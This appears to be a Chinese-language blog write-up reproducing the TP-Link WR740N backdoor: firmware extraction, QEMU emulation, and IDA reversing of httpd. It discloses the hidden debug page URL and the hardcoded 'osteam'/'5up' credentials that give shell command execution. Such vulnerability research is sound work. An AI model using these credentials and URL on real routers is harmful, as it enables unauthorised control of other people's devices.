

TPLink WR740 后门漏洞复现

主要的还是为了在 QEMU 上跑服务。

参考 <https://bbs.kanxue.com/thread-277920.htm>，固件也在此处下载

binwalk 检测结果，未加密

```
root@ubuntu:/home/riria/Desktop/firmware# binwalk wr740nv1_en_3_12_4_up.bin
DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0              TP-Link firmware header, firmware version: 0.0.0, image version: "", product ID: 0x0, product version: 121034817, kernel load address: 0x0, kernel entry point: 0x00002000, kernel offset: 3932160, kernel length: 512, rootfs offset: 818204, rootfs length: 1848376, bootloader offset: 200304, bootloader length: 0
512          0x200              gzip compressed data, has original file name: "vmlinux.bin", from linux, last modified: 2010-09-03 04:33:13
1048576      0x1000000         Squashfs filesystem, big endian, lzma signature, version 3.1, size: 2059300 bytes, 431 inodes, blocksize: 65536 bytes, created: 2010-09-13 03:29:45
root@ubuntu:/home/riria/Desktop/firmware#
```

binwalk -eM wr740nv1_en_3_12_4_up.bin 解压

进入解压文件夹内，可以看到存在 squashfs-root 文件系统。那不用说了，打包一下放到 QEMU 里边跑跑看

```
root@ubuntu:/home/riria/Desktop/firmware# cd _wr740nv1_en_3_12_4_up.bin.extracted
root@ubuntu:/home/riria/Desktop/firmware/_wr740nv1_en_3_12_4_up.bin.extracted# ll
total 3828
drwxr-xr-x 4 root root    4096 Oct 22 19:57 ./
drwxrwxr-x 9 riria riria  4096 Oct 22 19:57 ../
-rw-r--r-- 1 root root 2059306 Oct 22 19:57 1000000.squashfs
drwxr-xr-x 2 root root    4096 Oct 22 19:57 squashfs-root/
-rw-r--r-- 1 root root 1839237 Oct 22 19:57 vmlinux.bin
drwxr-xr-x 3 root root    4096 Oct 22 19:57 _vmlinux.bin.extracted/
root@ubuntu:/home/riria/Desktop/firmware/_wr740nv1_en_3_12_4_up.bin.extracted#
```

对了，这里注意检查一下 squashfs-root 里边是不是真的有文件，有时候 binwalk 解压会解不出来。

我自己是解压报错了：

```
WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root' '%e': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e' might not be installed correctly
```

错误的解决办法如下：

安装 Sasquatch

```
sudo git clone https://github.com/devttys0/sasquatch
```

```
cd sasquatch
```

```
sudo apt-get install build-essential liblzma-dev liblz02-dev zlib1g-dev
```

```
./build.sh
```

脚本执行过程中，会下载一些软件，中间可能出现网络问题导致脚本执行错误，多试几次就好

下好了再使用 binwalk -eM 即可解压

用 binwalk 检查了一下 bin/sh 的文件类型，是 MIPS 架构的固件

```
root@ubuntu:/home/riria/Desktop/firmware/_wr740nv1_en_3_12_4_up.bin.extracted/squashfs-root# binwalk bin/sh
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	ELF, 32-bit MSB executable, MIPS, version 1 (SYSV)
234069	0x39255	Unix path: /var/log/messages)
235399	0x39787	Unix path: /usr/share/udhcpd/default.script)
237352	0x39F28	Unix path: /etc/init.d/rcS
242924	0x3B4EC	Unix path: /usr/share/udhcpd/default.script
246236	0x3C1DC	Unix path: /var/lib/misc/udhcpd.leases
250736	0x3D370	Unix path: /var/log/messages

所以应该封装为 .qcow2 的文件，然后使用 mips 的 linux 内核来启动。QEMU 的 MIPS 启动确实会麻烦一些，可以先下载 debian 内核来测试访问

因为之前我仿真时封装的文件系统类型为 ext4 类型，报了以下错误，所以需要在创建 qcow2 文件时将对应分区设置为 ext3 类型 (ext2 也行)

```
[ 0.804000] List of all partitions:
[ 0.804000] 0800          524288 sda driver: sd
[ 0.804000] 0801          523264 sda1
[ 0.808000] No filesystem could mount root, tried: ext3 ext2 cramfs
[ 0.808000] Kernel panic - not syncing: VFS: Unable to mount root fs on unknown-block(8,1)
```

封装为 .qcow2 文件

```
//创建
qemu-img create -f qcow2 wr740.qcow2 512M
modprobe nbd max_part=8 //在 /dev 下创建 nbd 接口

lsetup -f //查看空闲设备

ls /dev | grep nbd //检视 nbd 接口创建情况
//挂载: 1
qemu-nbd --connect=/dev/nbd0 wr740.qcow2 //挂载至 nbd0

fdisk -l /dev/nbd0 //查看镜像情况
fdisk /dev/nbd0 //进入命令行

command: n //创建新分区
回车就是全部 default

command: p //查看分区情况

command: w //保存分区信息并退出

//如果无误的话之后再用 ls /dev | grep nbd 就能看到 nbd0p1 的设备了

mkfs.ext3 /dev/nbd0p1 //这里要注意分区文件系统分配类型

//挂载: 2
mount /dev/nbd0p1 ./temp

//移动文件至 temp中
cp -r squashfs-root/* ./temp

//取消挂载
```

```
umount /dev/nbd0p1 ./temp
qemu-nbd -d /dev/nbd0
```

创建完成后，正常启动和挂载只需要执行以下命令：

```
//挂载
qemu-nbd --connect=/dev/nbd0 wr740.qcow2
mount /dev/nbd0p1 ./temp

//取消挂载
umount /dev/nbd0p1 ./temp
qemu-nbd -d /dev/nbd0
```


qemu 启动命令，mips 内核从此处下载 <https://people.debian.org/~aurel32/qemu/mips/>

```
qemu-system-mips -M malta -kernel vmlinux-2.6.32-5-4kc-malta -hda
/home/riria/Desktop/firmware/_wr740nv1_en_3_12_4_up.bin.extracted/wr740.qcow2 -
append "root=/dev/sda1 console=ttyS0" -nographic -m 512M -net
tap,ifname=tap0,script=no -net nic
```

同时也可以在同链接处下载 debian 文件系统来测试内核运行情况，默认启动命令

```
qemu-system-mips -M malta -kernel vmlinux-2.6.32-5-4kc-malta -hda
debian_squeeze_mips_standard.qcow2 -append "root=/dev/sda1 console=tty0" -
nographic
```

启动后会要求输入登入密码

A terminal window with a dark background. The text 'TL-WR740N mips #1 Tue Sep 24 00:02:22 UTC 2013 (none)' is displayed in a light color. Below it, 'TL-WR740N login:' is followed by a small white rectangular cursor.

查了半天 md5 和改 linux 密码的指令，发现没一个解决方案。所以最后还是用了一个比较抽象的方法登入。

首先，准备好 debian 的文件系统。然后，将你需要仿真的文件系统移动到 debian 文件系统里边。这里就需要用到上方的 .qcow2 挂载方案。

我这里是把 WR740N 的文件系统拷贝到 debian 中的 wr740n 文件夹下了。

```
root@debian-mips:~# cd ..
root@debian-mips:/# ls
bin    etc    lost+found  opt    root    srv    usr    vmlinux.old
boot  home  media      other  sbin    sys    var    wr740n
dev    lib    mnt        proc   selinux tmp    vmlinux
root@debian-mips:/#
```

修改好后，便可以启动 debian 看看能不能行。

启动 debain 命令

```
qemu-system-mips -M malta -kernel vmlinux-2.6.32-5-4kc-malta -hda
/home/riria/Desktop/firmware/_wr740nv1_en_3_12_4_up.bin.extracted/debian_squeeze
_mips_standard.qcow2 -append "root=/dev/sda1 console=ttys0" -nographic -netdev
tap,id=tapnet,ifname=tap0,script=no -device rtl8139,netdev=tapnet
```

debian 默认登录密码是：

login: root

passwd: root

进入 debian 界面后挂载你需要仿真的文件系统。我这边是进入 wr740n 文件夹下边，然后输入以下命令挂载：


```
mount -o bind /dev ./dev/
mount -t proc /proc/ ./proc/
chroot . /bin/sh
```

对了，记得给你的 debian 配置网络。当你进入 debian 未挂载时，用 ifconfig 配置好 eth0 的 ip。之后挂载的文件系统用的也是 debian 系统里边所使用的硬件配置，所以要在外边先弄好。

不过启动 WR740N 服务时，我是进入 etc/rc.d/ 用 rcS 来做服务启动的。这个 rcS 将会刷新原本的网络配置并且创建一个 br0 网桥。默认路由器的网页登录是 192.168.1.1，通过网桥来进行登录。

如果是单纯在 /bin 下边或者 /sbin 下边启动某项服务的话，那需要用 eth0 的 ip 来访问。

访问 192.168.1.1 成功。默认登入是 admin、admin



从 rcS 中，我们可以找到 WR740N 启动的网络服务是 /usr/bin/httpd，那么来逆向一下 httpd 吧。

/etc/rc.d/rcS

```
#!/bin/sh

# This script runs when init it run during the boot process.
# Mounts everything in the fstab

mount -a
#mount -o remount +w /

#
# Mount the RAM filesystem to /tmp
#
#挂载 ramfs 文件系统于 tmp 和 var 上
mount -t ramfs -n none /tmp
mount -t ramfs -n none /var
#配置wifi命令
export PATH=$PATH:/etc/ath

#insmod /lib/modules/2.6.15/net/ag7100_mod.ko
#insmod /lib/modules/2.6.15/net/ag7240_mod.ko

#
# Set lo eth1 up
#设定网卡信息
```

```

ifconfig lo 127.0.0.1 up
#ifconfig eth1 up

#
# insert netfilter/iptables modules
#
#使用 linux 内核的 modules
/etc/rc.d/rc.modules

#
# Start Our Router Program
#

#启动 httpd 服务，主要的网络服务在此
/usr/bin/httpd &

echo 524288 > /proc/sys/net/ipv4/ipfrag_high_thresh

```

直接把 httpd 放到 IDA 里边，然后找一些常用字段：passwd、password、root、admin、upgrade 之类的。搜了下 passwd，还真有：

地址	长度	类型	字符串
[s] .rodata:...	00000007	C	passwd
[s] .rodata:...	0000001C	C	user_len %d passwd_len %d
[s] .rodata:...	0000000C	C	wlan_passwd
[s] .rodata:...	00000011	C	nas_admin_passwd
[s] .rodata:...	00000011	C	nas_guest_passwd
[s] .rodata:...	00000019	C	nasSetUserPasswd called
[s] .rodata:...	0000000C	C	/tmp/passwd
[s] .rodata:...	00000017	C	/tmp/passwdopen error!
[s] .rodata:...	0000000A	C	smbpasswd
[s] .rodata:...	0000001B	C	Execute smbpasswd cmd: %s\n
[s] .rodata:...	0000001B	C	smbpasswd add user failed.

追过去看，有以下代码：

```

if ( !pty_started )
{
    Env = (const char *)httpGetEnv(a1, "cmd");
    v6 = Env;
    if ( Env )
    {
        if ( strcmp(Env, "exit") )
        {
            if ( !httpGetEnv(a1, "usr")
            || !httpGetEnv(a1, "passwd")
            || (v7 = (const char *)httpGetEnv(a1, "usr"), strcmp(v7, "osteam"))
            || (v8 = (const char *)httpGetEnv(a1, "passwd"), strcmp(v8, "5up")) )// 默认的用户名和密码
            {
                v10 = v26;
                v11 = "###User or Password not correct###\n";
                do
                {
                    v12 = *(_DWORD *)v11;
                    v13 = *(_DWORD *)v11 + 1;
                    v14 = *(_DWORD *)v11 + 2;
                    v15 = *(_DWORD *)v11 + 3;
                    v11 += 16;
                    *(_DWORD *)v10 = v12;
                    *(_DWORD *)v10 + 1 = v13;
                    *(_DWORD *)v10 + 2 = v14;
                    *(_DWORD *)v10 + 3 = v15;
                    v10 += 16;
                }
                // 校验
                while ( v11 != "###\n" );
                v16 = *(_DWORD *)v11;
                *(_WORD *)v10 + 2 = *(_WORD *)v11 + 2;
                *(_DWORD *)v10 = v16;
                goto LABEL_27;
                // 不是 ### 就回应
            }
        }
        v9 = strlen(v6);
        write(pty, v6, v9);
        // 执行 cmd
        if ( strstr(v6, "ping") || strstr(v6, "cat") && !strchr(v6, 38) )
            write(pty, "&", 1u);
        write(pty, "\n", 1u);
    }
}

```

这里就是 WR740N 存在的后门代码，触发后门代码的网页往上找，可以找到如下目录：

```

int httpDebugInit()
{
    signal(18, doClosePty);
    httpRpmConfAdd(2, "/userRpmNatDebugRpm26525557/start_art.html", &ArtRpmHtm);
    httpRpmConfAdd(2, "/userRpmNatDebugRpm26525557/linux_cmdline.html", &CmdRpmHtm);
    return httpRpmConfAdd(2, "/userRpm/DebugResultRpm.htm", DebugResultRpmHtm);
}

```

仿真看看，进入 http://192.168.1.1/userRpmNatDebugRpm26525557/linux_cmdline.html，因为 /usrRpm/DebugResultRpm.htm 是返回页面

输入 osteam 和 5up 在对应位置，并且在下方做命令执行。然后我们就能看到命令执行的结果了

TL-WR740N

192.168.1.1/userRpmNatDebugRpm26525557/linux_cmdline.html

Username:

Password:

Last Cmd

Next Cmd

Command:

SEND

CLR

EXIT

BusyBox v1.01 (2010.09.03-04:20+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

###User or Password not correct###
123
123: not found
whoami
whoami: not found
ls
dec-model.conf pipe_mud80 wr841n
###User or Password not correct###
ls
bin etc linuxrc proc sbin usr web
dev lib mnt root tmp var
#

PROC

NET

RT

NAT